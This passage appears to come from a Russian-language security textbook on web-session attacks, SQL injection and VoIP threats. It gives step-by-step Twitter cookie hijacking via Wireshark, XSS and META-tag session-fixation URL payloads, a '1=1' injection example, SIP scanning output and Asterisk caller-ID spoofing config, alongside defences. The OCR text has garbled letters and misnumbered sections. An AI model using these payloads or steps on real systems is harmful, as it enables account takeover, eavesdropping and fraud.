В более простом случае злоумышленник может попробовать взломать чужую сессию с помощью подмены cookies.

Вот небольшой пример подобной атаки на практике.

Для ее реализации необходимы сниффер, например Wireshark, браузер (например, Firefox) и редактор Cookies (можно использовать add-on к Firefox).




Рис. 30. Принцип атаки

Атакуемый пользователь осуществляет подключение к норталу социальной сети.

Взломщик производит sniffing трафика. По окончании перехвата трафика злоумышленнику необходимо найти переданные пользователем cookies. Сделать это в Wireshark можно следующим образом. Нажать **Ctrl-F or Edit ⇒ Find Packet**. В поле **By:** необходимо выбрать **String** и **Search In** опцию **Packet details**, в текстовом поле нужно указать **Set-Cookie:** (рис. 31).

Когда нужный пакет будет найден, необходимо нажать левую кнопку мыши и выбрать **Follow TCP Stream**. Далее в этом потоке можно обнаружить пакет, аналогичный приведенному на рис. 32.

Это и есть необходимый cookie. Далее нужно открыть редактор **Cookie Editor (Tools ⇒ Cookie Editor)**. Затем нажать **Add** и указать следующее (рис. 33):

- Name: `_twitter_sess;`
- Content: copy paste the information from the TCP Stream (see the red box in the Session Cookie Found from TCP Stream picture);




Рис. 31. Перехват сессии




Рис. 32. Перехват пакета

- Domain: .twitter.com;
- Path: /.

В случае успешной реализации тенерь для входа на сайт злоумышленнику не требуется указывать учетные данные, достаточно просто зайти на страницу.




Рис. 33. Редактор Cookie

Кратко выполняются следующие действия:

- 1) перехват трафика;
- 2) обнаружение пакета, содержащего Set-Cookie;
- 3) установка Cookie в редакторе Cookie Editor add-on;
- 4) обращение к нужному сайту.

Фиксация сессии (Session Fixation)

Для осуществления этой атаки злоумышленнику не нужен идентификатор чужой сессии, достаточно установить идентификатор своей сессии легальному пользователю, прошедшему авторизацию. Как и в предыдущем случае, создается ситуация, когда злоумышленник и легальный пользователь имеют один и тот же идентификатор сессии.

Фиксация сессии (Session Fixation) представляет собой метод нападения, который принудительно устанавливает идентификатор сессии в определенное значение. В зависимости от функциональности атакуемого сайта, чтобы «зафиксировать» идентификатор сессии, может быть применено множество различных методов. Затем идентификатор пользовательской сессии фиксируется, и злоумышленник ожидает тех, кто будет входить в систему. Как только пользователь сделает это, злоумышленник использует предопределенное значение идентификатора сессии, чтобы получить его онлайн-идентификацию со всеми вытекающими последствиями.

Существуют два типа систем управления сессиями: «свободные» и «строгие». Тип сессии определяется в зависимости от того, как формируются значения идентификаторов. Первый тип систем позволяет веб-браузерам указывать любой идентификатор. Второй тип систем

принимает только значения, сформированные на сервере. В свободных системах произвольный идентификатор сессии обрабатывается вообще без обращения к веб-сайту. Строгие системы требуют от злоумышленника обслуживания «сессии-ловушки» с нериодическим обращением к веб-сайту для предотвращения тайм-аутов но неактивности.

Без активной защиты от фиксации сессии атака может быть предпринята против любого веб-сайта, использующего сессии для идентификации подлинности пользователей. Веб-сайты, использующие идентификаторы сессий, обычно применяют Cookie, также применяются URL и скрытые поля форм. К сожалению, сессии, основанные на Cookie, проще для нападений.

В отличие от нохищения идентификаторов сессий пользователей, выполняемых после их входа на веб-сайт, фиксация сессии предоставляет значительно более широкие возможности для нападения. Активная часть нападения делается до входа пользователей в систему.

Рассмотрим пример классической фиксации пользовательской сессии.

Существуют три этана фиксации:

- 1) установка;
- 2) фиксация;
- 3) входение.

На первом этане злоумышленник устанавливает «сеcсию-ловушку» на атакуемый сайт и получает этот идентификатор сессии. Или злоумышленник для нападения может выбрать случайный идентификатор сессии. Но тогда значение, установленное сессией-ловушкой, должно поддерживаться (чтобы «быть живым») с новторными соединениями с веб-сайтом.

Затем на следующем этане злоумышленник помещает значение сессии-ловушки в браузер пользователя и фиксирует идентификатор пользовательской сессии. И на третьем этане злоумышленник ожидает, пока пользователь не войдет в систему атакуемого сайта. Как только пользователь делает это, значение фиксированного идентификатора сессии будет использовано, и злоумышленник может начать работу со взломанной системой.

Для фиксации идентификатора пользовательской сессии может быть выполнен один из следующих методов:

- выдача cookie с использованием клиентского скринта;
- выдача нового значения идентификатора сессии в cookie с использованием клиентского скринта;

- межсайтовое программирование в слабых местах системы защиты веб-сайта может быть использовано для изменения текущего значения cookie.

```
http://example/<script>document.cookie="sessionid=1234;%20domain=.example.com";</script>.idc
```

Вот пример выдачи cookie с использованием МЕТА-тега. Этот метод эффективен, особенно когда блокиратор межсайтового программирования предотвращает инъекцию тегов HTML-скриптов, но не МЕТА-тегов.

```
http://example/<meta%20http-equiv=Set-Cookie%20content="sessionid=1234;%20domain=.example.com">.idc
```

- выдача cookie с использованием HTTP-заголовка ответа.

Злоумышленник вызывает или на целевом веб-сайте, или на любом из его поддоменов выдачу cookie с идентификатором сессии. Это может быть выполнено разными путями:

- взлом веб-сервера в домене (например, плохо поддерживаемый сервер);
- заражение пользовательского DNS-сервера, практически добавление веб-сервера злоумышленника в атакуемый домен (этот тип атак уже описывался чуть выше в разделе, посвященном DNS);
- установка злонамеренного веб-сервера в атакуемый домен (например, на рабочей станции в Windows2000 домен, все рабочие станции также находятся в DNS-домене);
- использование атаки разбиения HTTP-ответа.

Здесь также стоит отметить, что длительная атака фиксации сессии может быть выполнена выдачей настоящих cookies (например, со временем жизни 10 лет), которые будут держать фиксацию сессии даже после перезагрузки пользователем компьютера. Вот пример:

```
http://example/<script>document.cookie="sessionid=1234;%20Expires=Friday,%201-Jan2017%2000:00:00%20GMT";</script>.idc
```

Отравление сессии (Session Poisoning)

Угроза отравленной сессии возникает, если злоумышленник имеет возможность установить свой РНР-сценарий на сервере, где исполняется атакуемое приложение. Суть атаки заключается в том, что если РНР-приложения исполняются на одном сервере, то велика вероятность того, что, зная идентификатор сессии, злоумышленник сможет работать с данными сессии, созданной в атакуемом приложении. Отравле-

ние возможно, если атакуемое приложение имеет ошибку, позволяющую выполнять произвольный код, и если веб-приложение работает на сервере вместе с приложениями других пользователей хостинга.

Цель данной атаки – это получение доступа к значениям сессии с возможностью чтения/записи. В случае успеха злоумышленник сможет читать и/или фальсифицировать любое значение, хранящееся в сессии. Отравления используются для получения персональных данных других пользователей, а также для модификации собственной сессии, для выдачи себя за другого и/или новышения привилегий.

Вот простейший пример данной атаки:

```
$var = $_GET["something"];
$_SESSION["$var"] = $var2;
```

2.5.8. Защита DNS

Итак, рассмотрев вкратце основные варианты атак через систему управления сессиями, поговорим о средствах противодействия. Основная идея защиты от подобных атак заключается в том, чтобы привязать идентификатор сессии к браузеру пользователя. Для этого нужно использовать заголовки HTTP-запроса для создания подниси браузера пользователя. В момент старта сессии данное значение вычисляется и сохраняется в неременной сессии. При повторном обращении мы снова вычисляем поднись браузера и сравниваем полученный результат со значением из сессии. Если значения не совпадают, то мы расцениваем это как попытку взлома и уничтожаем сессию. При этом, конечно, страдает и сессия легального пользователя, возможно, ему придется заново авторизоваться, но идентификатор сессии, полученный злоумышленником, не будет актуальным.

Еще одно средство защиты – это запрет использования методов GET и POST для передачи идентификатора сессии. Для передачи идентификатора нужно использовать cookies. Дело в том, что если идентификатор передается, к примеру, в строке вида `http://mysite.loc/index.php?PHPSESSID=<идентификатор сессии злоумышленника >`, в этом случае веб-сервер присвоит пользователю идентификатор сессии злоумышленника. Кроме того, идентификатор сессии, входящий в состав URL, может быть опубликован самим пользователем вместе с ссылкой на сайт.

При этом велика вероятность кражи сессии. Для борьбы с этой угрозой необходимо использовать cookies.

Еще одним средством защиты является регенерация идентификатора сессии. Например, если злоумышленник готовит атаку

с нодменной сессии. Однако если приложение будет регенерировать идентификатор нользователя при авторизации, то злоумышленник не сможет осуществить нодмену идентификатора. Для успешной защиты от нодмены сессии необходимо регенерировать идентификатор в следующих случаях: в момент создания новой сессии и в момент изменения привилегий нользователя. Не стоит регенерировать идентификатор сессии при каждом занросе нользователя, так как нользователь не сможет корректно работать с данной страницей в нескольких окнах браузера. Также если нользователь осуществит переход на предыдущую страницу с помощью кнопки браузера «назад», то это приведет к разрушению текущей сессии.

На этом я завершаю тему атак на веб-приложение через систему управления сессиями. Думаю, основные принципы реализации атак на веб-порталы через управление сессиями мной были представлены.

2.5.3. Протокол Syslog

Внедрение SQL-кода (англ. SQL injection) – один из самых распространенных способов взлома сайтов и программ, работающих с базами данных, основанный на внедрении в занрос произвольного SQL-кода. При правильной настройке системы управления базами данных вероятность успешной реализации SQL-инъекций можно свести к нулю. Но обо всем по порядку. Начнем с описания угрозы.

Внедрение SQL в зависимости от типа используемой СУБД и условий внедрения может дать возможность атакующему выполнить произвольный занрос к базе данных (например, прочитать содержимое любых таблиц, удалить, изменить или добавить данные), получить возможность чтения и/или записи локальных файлов и выполнения произвольных команд на атакуемом сервере.

Атака типа внедрения SQL может быть возможна из-за некорректной обработки входных данных, используемых в SQL-занросах.

Разработчик прикладных программ, работающих с базами данных, должен знать о таких уязвимостях и принимать меры противодействия внедрению SQL.

Допустим, серверное ПО, получив входной параметр `id`, использует его для создания SQL-занроса. Рассмотрим следующий PHP-скрипт:

```
...
$id = $_REQUEST['id'];
$res = mysql_query("SELECT * FROM news WHERE id_news = $id");
...
```

Если на сервер передан параметр `id`, равный 5 (например, так: `http://example.org/script.php?id=5`), то выполнится следующий SQL-запрос:

```
SELECT * FROM news WHERE id_news = 5
```

Но если злоумышленник передаст в качестве параметра `id` строку `-1 OR 1=1` (например, так: `http://example.org/script.php?id=-1+OR+1=1`), то выполнится запрос:

```
SELECT * FROM news WHERE id_news = -1 OR 1=1
```

Таким образом, изменение входных параметров путем добавления в них конструкций языка SQL вызывает изменение в логике выполнения SQL-запроса (в данном примере вместо новости с заданным идентификатором будут выбраны все имеющиеся в базе новости, поскольку выражение `1=1` всегда истинно).

Защита от атак типа внедрение SQL-кода

В этом разделе в качестве примеров будут приводиться фрагменты исходного кода на различных языках программирования, взятые из статьи в Википедии.

Для защиты от данного типа атак необходимо тщательно фильтровать входные параметры, значения которых будут использованы для построения SQL-запроса.

Предположим, что код, генерирующий запрос, выглядит так:

```
statement := SELECT * FROM users WHERE name = " + userName + " ;
```

Чтобы внедрение кода было невозможно, для некоторых СУБД, в том числе для MySQL, требуется брать в кавычки все строковые параметры. В самом параметре заменяют кавычки на `\`, апостроф на `'`, обратную косую черту на `\\` (это называется «экранировать спецсимволы»). Это можно делать таким кодом:

```
statement := 'SELECT * FROM users WHERE name = ' + QuoteParam(userName) + ' ' ;
```

```
function QuoteParam(s : string) : string;
{ на входе - строка; на выходе - строка в кавычках и с замененными спецсимволами }
var
  i : integer;
  Dest : string;
begin
  Dest := '';
  for i:=1 to length(s) do
    case s[i] of
```

```

    "" : Dest := Dest + \   ;
    "" : Dest := Dest + \   ;
    '\ ' : Dest := Dest + \\  ;
    else Dest := Dest + s[i];
    end;
QuoteParam := Dest + "" ;
end;

```

Для PHP фильтрация может быть такой:

```

<?
$query = "SELECT * FROM users WHERE user= ".mysql_real_escape_
string($user)." ";
?>

```

Фильтрация целочисленных параметров

Возьмем другой запрос:

```
statement := 'SELECT * FROM users WHERE id = ' + id + ' ;'
```

В данном случае поле `id` имеет числовой тип, и его нельзя брать в кавычки. Поэтому «закавычивание» и замена спецсимволов на `escape`-последовательности не проходят. В таком случае помогает проверка типа: если переменная `id` не является числом, запрос вообще не должен выполняться.

Например, на Delphi для противодействия таким инъекциям помогает код:

```

id_int := StrToInt(id);
statement := 'SELECT * FROM users WHERE id = ' + IntToStr(id_int) + ' ';

```

В случае ошибки функция `StrToInt` вызовет исключение `EConvertError`, и в его обработчике можно будет вывести сообщение об ошибке. Двойное преобразование обеспечивает корректную реакцию на числа в формате `$132AB` (шестнадцатеричная система счисления). На стандартном Паскале, не умеющем обрабатывать исключения, код несколько сложнее.

Для PHP этот метод будет выглядеть так:

```
$query = 'SELECT * FROM users WHERE id = ' . (int) $id;
```

Усечение входных параметров

Для внесения изменений в логику выполнения SQL-запроса требуется внедрение достаточно длинных строк. Так, минимальная длина внедряемой строки в вышенприведенных примерах составляет 8 сим-

волов («1 OR 1=1»). Если максимальная длина корректного значения параметра невелика, то одним из методов защиты может быть максимальное усечение значений входных параметров.

Например, если известно, что поле `id` в вышенприведенных примерах может принимать значения не более 9999, можно «отрезать лишние» символы, оставив не более четырех:

```
statement := SELECT * FROM users WHERE id = ' + LeftStr(id, 4) + ' ;
```

Использование параметризованных запросов

Многие серверы баз данных поддерживают возможность отправки параметризованных запросов (подготовленные выражения). При этом параметры внешнего происхождения отправляются на сервер отдельно от самого запроса либо автоматически экранируются клиентской библиотекой. Для этого используются

на Delphi – свойство `TQuery.Params`.

Например:

```
var
  sql, param : string;
begin
  sql := 'select :text as value from dual';
  param := 'alpha';
  Query1.Sql.Text := sql;
  Query1.ParamByName('text').AsString := param;
  Query1.Open;
  ShowMessage(Query1['value']);
end;
```

2.6. Угрозы IP-телефонии

Говоря о безопасности приложений, не стоит забывать о такой важной технологии, как IP-телефония.

Телефонная связь уже много лет является неотъемлемой частью жизни любой организации. Для представителей целого ряда специальностей телефон является рабочим инструментом, необходимым для осуществления бизнес-процессов. В случае выхода из строя или прослушивания каналов связи у организации могут возникнуть серьезные проблемы, в частности недоступность для заказчиков, отсутствие связи между подразделениями – все это может привести к простоям и убыткам.

Таким образом, телефония – один из наиболее критичных для бизнеса ресурсов. Зачастую наличие беспрерывной телефонной связи намного важнее подключения к Интернету.

Рассмотрение проблем безопасности телефонных систем я начну с угроз традиционных (аналоговых) систем связи.

Возможные угрозы традиционной телефонии

Основной проблемой любых систем, в том числе и связи, является выход из строя оборудования. Реализовываться эта угроза может различными способами, самым простым из которых является отключение каналов связи. Для вывода из строя канала связи зачастую даже не требуется физического доступа к телефонным аппаратам или оборудованию АТС, достаточно просто добраться до телефонного кабеля, выходящего за пределы охраняемой территории предприятия. Тут следует отметить, что провода выводят за контролируемую зону далеко не всегда по причине злого умысла или непрофессионализма. Зачастую это единственный способ подключиться к телефонной сети. Еще одной угрозой является прослушивание разговоров, которое хотя и требует наличия определенного оборудования и соответствующих навыков, но позволяет осуществлять съем речевой информации с каналов связи вне охраняемой территории предприятия. Реализовать это на практике, за пределами распределительного щитка здания крайне сложно, однако стоит помнить о существовании такой угрозы. Также существует ряд угроз, связанных с использованием физического доступа к телефонному оборудованию. Например, это вывод из строя каналов связи посредством перекоммутации соединений в кроссовой панели. Хотя здесь проще всего просто вырвать провода из плинтос панели. Если телефонисты не вели журнал кроссировки или информация в нем неактуальна, восстановление коммутации может занять очень много времени.

Существуют и более экзотические угрозы, для реализации которых требуется не только физический доступ к телефонному оборудованию, но и профессиональные навыки. Например, это кража серверов, получение административного доступа к АТС (допустим, со специального телефонного аппарата), а также использование уязвимостей существующих стандартов телефонной сигнализации.

Для защиты от атак, которые реализуются только при наличии физического доступа, нужно использовать соответствующие меры безопасности в организации. То есть отсутствие возможности подключения к телефонному оборудованию для посторонних.

Для предотвращения прослушивания используются аналоговые скремблеры, осуществляющие разбиение спектра сигнала на несколько областей, поворот некоторых из них вокруг несущих частот

и перемешивание. Надежность такой защиты относительная – расшифровка может занять до нескольких часов в зависимости от используемого алгоритма. Цифровые скремблеры или криптофоны оцифровывают аналоговый сигнал и смешивают со случайной последовательностью. Не зная ключа, расшифровать такой сигнал невозможно. Генераторы шума зашумляют линию, тем самым усложняя прослушивание.

Для защиты традиционных аналоговых систем телефонной связи таких мер вполне достаточно, однако современные цифровые стандарты связи имеют более сложный принцип работы и, соответственно, подвержены большему количеству различных атак.

Далее мы будем говорить только об IP-телефонии и угрозах, которым она подвержена.

Что такое VoIP?

IP-телефония, или VoIP, – система связи, обеспечивающая передачу речевого сигнала по сети Интернет. Я не буду подробно останавливаться на методах работы VoIP, так как предполагаю, что читатели, интересующиеся безопасностью данной технологии, должны быть знакомы с ее основами. Однако уделю немного внимания протоколам, используемым в современных системах IP-телефонии. Основными их задачами являются регистрация IP-устройства (шлюз, терминал или IP-телефон) на сервере или гейткипере провайдера, вызов и/или переадресация вызова, установление голосового или видеосоединения, передача имени и/или номера абонента. В настоящее время широкое распространение получили следующие VoIP-протоколы:

SIP – протокол сеансового установления связи, обеспечивающий передачу голоса, видео, сообщений систем мгновенного обмена сообщениями и произвольной нагрузки, для сигнализации обычно использует порт 5060 UDP;

H.323 – набор протоколов, предназначенных для регистрации терминалов на гейткипере. Использует порты 1720 TCP и 1719 TCP;

IAX2 – используется для сигнализации и передачи медиатрафика через 4569 UDP-порт;

MGCP (Media Gateway Control Protocol) – протокол управления медиашлюзами;

Megaco/H.248 – протокол управления медиашлюзами, развитие MGCP;

SIGTRAN – протокол туннелирования PSTN сигнализации ОКС-7 через IP на программный коммутатор (SoftSwitch);

SCTP (Stream Control Transmission Protocol) – протокол для организации гарантированной доставки пакетов в IP-сетях;

SCCP (Skinny Call Control Protocol) – закрытый протокол управления терминалами (IP-телефонами и медиашлюзами) в продуктах компании Cisco;

Unistim – закрытый протокол передачи сигнального трафика в продуктах компании Nortel.

На этом краткое описание основ технологий IP-телефонии можно считать завершенным, и мы переходим к рассмотрению разновидностей различных угроз VoIP.

2.6.1. Возможные угрозы VoIP

Так же как и традиционная телефония, VoIP подвержена различным угрозам, однако из-за особенностей, присущих цифровым технологиям, здесь возможностей для атак злоумышленников гораздо больше. В России пока не было громких случаев взлома систем IP-телефонии. Однако в других странах распространены различные схемы реализации атак и мошенничеств, зачастую приводящие к серьезным убыткам.

Говоря об угрозах VoIP, стоит отметить, что они также подвержены атакам на обычные IP-сети, которые практически без изменений могут быть направлены и на сети передачи оцифрованного голоса.

Для IP-составляющей цифровой телефонии возможны следующие виды атак:

- перехват данных;
- отказ в обслуживании;
- подмена номера;
- кража сервисов;
- неожиданные вызовы;
- несанкционированное изменение конфигурации;
- мошенничество со счетом.

2.6.2. Поиск устройств VoIP

При подготовке к реализации любой сетевой атаки необходимо предварительно собрать сведения о топологии сети, используемых в ней оборудовании и сервисах. Для этого злоумышленнику нужно выяснить, за какими из IP-адресов сети скрываются компьютеры, а за какими – IP-телефоны. Производится сканирование подсети. Обнаружение работающих машин посредством сканирования, с помощью ICMP и борьба с этим – это тема отдельной статьи, поэтому мы не будем в нее углубляться.

Сейчас же будем считать, что злоумышленник выявил работающие в сети узлы. Теперь ему необходимо найти IP-телефоны. Одним из признаков функционирования на хосте того или иного сервиса является наличие открытых сетевых портов. Например, если IP-телефон использует SIP, у него должен быть открыт соответствующий порт 5060, работающий по протоколу UDP. Определение версий операционных систем также именуется Fingerprint. Для определения используемого программного обеспечения применяются специальные утилиты, о которых мы поговорим чуть позже.

Узнав, какое программное обеспечение используется в сети (желательно не только с номером версии, но и с установленными обновлениями), злоумышленник сможет по базам уязвимостей найти, каким угрозам подвержена данная сборка системы, и далее либо найти готовый эксплоит, либо написать свой собственный, реализующий данную уязвимость.

Процесс поиска VoIP-устройств можно автоматизировать. Для этого существуют несколько специализированных утилит. Все описанные в этом разделе утилиты входят в состав дистрибутива Backtrack Linux.

Smap позволяет сканировать как отдельный IP-адрес, так и подсеть на предмет включенных SIP-устройств. Например, в качестве примера просканируем сеть 10.0.254.0/24. В этой сети имеются как устройства IP-телефонии, так и другое сетевое оборудование. Вот так выглядят результаты сканирования smap:

```
root@bt: /pentest/voip/smap# ./smap -0 10.0.54.11
smap 0.6.0 hs@123.org http://www.wormulon.net/
10.0.54.11: ICMP reachable. SIP enable
best guess (55% sure) fingerprint:
  Asterisk PBX (unknown version)
  User-Agent: Asterisk PBX 1.6.0.26-FONCORE-r78
1 host scanned. 1 ICMP reachable. 1 SIP enabled (100.0%)
```

Судя по полученным результатам, перед нами IP-PBX-сервер Asterisk. Рисунок 2 показывает, что мы смогли найти сервер и получить информацию о его User-Agent.

Еще один мощный инструмент – это сканер Svmmap. Данное средство позволяет выставить тин запроса, использующийся при поиске SIP-устройств. Тин запроса по умолчанию – OPTIONS. В качестве

примера можно просканировать подсеть 10.0.54.0/24 на наличие VoIP-устройств.

```
root@bt: /pentest/voip/sipvicious # ./svmap.py 10.0.54.1-254
| SIP Device          | User Agent                               | Fingerprint |
|-----|-----|-----|
| 10.0.54.11         | Asterisk PBX 1.6.0.26-FONCORE-r78     | disabled    |
| 10.0.54.29         | Zoiper rev.11619                       |              |
| disabled           |                                           |              |
```

Утилита Swar. При поиске VoIP-устройств для определения действующих SIP-extensions может помочь поиск по номерам пользователей. Svwarvi позволяет сканировать полный диапазон IP-адресов.

```
root@bt: /pentest/voip/sipvicious # ./svwar.py -e200-300 10.0.54.11 -m INVITE
| Extension          | Authentication |
|-----|-----|
| 200                | reqauth       |
| 202                | reqauth       |
| 204                | reqauth       |
| 206                | reqauth       |
```

Результат сканирования пользовательских номеров – в диапазоне от 200 до 300. В итоге получаем экстеншены пользователей, зарегистрированные на IP-PBX-сервере, а также информацию о наличии аутентификации.

Итак, мы рассмотрели процесс поиска VoIP-устройств и получили некоторые интересные детали конфигурации.

Полученная информация может быть использована в дальнейшем для осуществления различных атак.

2.6.3. Перехват данных

Перехват данных – эта большая проблема, которая уже была описана в разделе, посвященном традиционной телефонии. Но для VoIP эта опасность намного выше, так как злоумышленнику уже не нужен физический доступ к телефонной линии. Здесь у злоумышленника могут возникнуть определенные трудности с выборкой нужных пакетов, так как, помимо VoIP, также будут перехвачены и другие пакеты протокола уровня приложений. Однако эта проблема легко решается с помощью фильтрации перехваченного трафика.

Перехватив голосовой IP-трафик (а он по умолчанию между шлюзами не шифруется), злоумышленник может без труда восстановить

исходные переговоры. Для этого существуют даже автоматизированные средства. Например, утилита vomit (Voice Over Misconfigured Internet Telephones) переводит данные, полученные в результате перехвата трафика, с помощью анализатора протоколов tcpdump, который входит в большинство дистрибутивов Linux. Перехваченные данные конвертируются в обычный WAV-файл, который можно прослушать в любом проигрывателе. Эта утилита позволяет перевести голосовые данные, переданные посредством IP-телефонов Cisco и сжатые с помощью кодека G.711.

Наномню, что коренное отличие перехвата в VoIP от традиционной телефонии заключается в том, что здесь вместо прямого подключения к прослушиваемому каналу связи достаточно компьютера, работающего в той же LAN. Перехват данных возможен как изнутри корпоративной сети, так и снаружи. Причем если во внутренней сети несанкционированное подключенное устройство, перехватывающее голосовые данные, с определенной долей вероятности будет обнаружено, то во внешней сети заметить ответвления практически невозможно. Поэтому любой незашифрованный трафик, выходящий за пределы корпоративной сети, должен считаться небезопасным.

2.6.4. Отказ в обслуживании

Традиционная телефонная связь всегда гарантирует качество связи, даже в случае высоких нагрузок на оборудование АТС, что для IP-телефонии далеко не всегда верно. Высокая нагрузка на сеть передачи оцифрованных голосовых данных приводит к существенному искажению и даже потере части сообщений, что свойственно IP-сетям вообще, так как пакеты могут теряться при любой нагрузке. Поэтому одна из атак на IP-телефонию может заключаться в насылке на сервер IP-телефонии большого числа «шумовых» пакетов.

Рассмотрим реализацию DoS-атаки, специфичной именно для систем IP-телефонии. Реализация будет настроена на использование уже упоминавшегося ранее протокола SIP.

Допустим, у нас имеется некий Call-центр, использующий VoIP и сигнализацию SIP.

Прежде всего злоумышленникам необходимо произвести звонок через сеть VoIP провайдера, услугами которого пользуется данный Call-центр. При этом важно собрать все пакеты сигнализации SIP на промежуточном между телефоном и SIP-сервере узле. Далее с помощью утилиты SIP Scenario злоумышленники выявляют SIP-

сигнализацию первого пакета INVITE (инициализация звонка) и сохраняют его в файл.

После этого проводятся анализ SIP-пакетов, полученных при первом звонке, определение IP-адреса и SIP-порта, а также правила модификации префикса телефона. На основании полученной информации производится подделка сигнализации SIP таким образом, чтобы пакет был корректно принят телефоном, меняем префикс для номера вызывающего абонента, IP-адрес вызывающего и номер вызываемого.

Затем с помощью SIP Proxy, размещенного в Интернете бесплатного сервера, и генератора пакетов типа nemesiss отсылаем с Source IP-адрес отправителя – IP-адрес SIP Proxy-сервера. Для автоматизации злоумышленникам необходимо написать простейший скрипт для генерации множества пакетов. Сценарий должен генерировать несколько звонков в секунду. Точные значения зависят от пропускной способности канала связи. В результате в Call-центре с периодичностью в несколько секунд будут раздаваться звонки, однако при снятии трубки будет тишина. При правильной настройке скрипта работа Call-центра будет парализована.

Данные атаки в той или иной степени настроены по принципу «затонления» целевого узла большим числом пакетов или звонков, что приводит к его временному выходу из строя. Стоит отметить, что атаки типа «отказ в обслуживании» часто являются элементом более сложных атак, когда после вывода из строя целевого узла происходит его подмена на фальшивый хост, к которому подключаются клиенты. Трафик, проходящий через поддельный узел, перехватывается и расшифровывается злоумышленниками, описанными выше.

Одно из решений – резервирование каналов пропускания с помощью современных протоколов, например протокола резервирования сетевых ресурсов RSVP.

Также для реализации атаки «отказ в обслуживании» можно использовать широко известные DoS-атаки, такие как Smurf, UDP Flood и т. д. Однако эти атаки могут быть применены не только к устройствам IP-телефонии, но и к другим устройствам и приложениям. Поэтому и защита от подобных атак должна реализовываться по аналогии с общими рекомендациями для сетей.

2.6.3. Перехват данных

Для связи с абонентом в обычной телефонной сети необходимо знать его номер, а в IP-телефонии роль телефонного номера выполняет IP-адрес. Следовательно, возможна ситуация, когда злоумышлен-

ник может осуществить звонок с «чужого номера». Для этого нужно перехватить соединение на этапе инициализации и выдать себя за нужного вам абонента. Данная атака строится на подмене значения поля **From** в заголовке INVITE-запроса.

В качестве примера рассмотрим подделку CallerID для программного решения Asterisk. Автор этой статьи предложил использовать подделку CallerID в качестве нервоанрельской шутки, но при желании злоумышленник может применить данную атаку и для менее безобидных целей.

Исходная сеть имеет структуру, представленную на рис. 34.




Рис. 34. Подмена номера

С помощью команды CALLERID(), позволяющей изменять поле CallerID. Данное поле содержит информацию о вызывающем абоненте.

Для этого необходимо в файл extensions.conf добавить, например, следующее:

```
exten => _XX666,1,Set(CALLERID(name)=Hell)
exten => _XX666,n,Set(CALLERID(num)=666)
exten => _XX666,n,Dial(SIP/${EXTEN:0:2})
```

При наборе 11666 абонент, сидящий за 11-м номером, будет лицезреть примерно такую картину на своем телефоне:

```
From Hell
Number 666
```

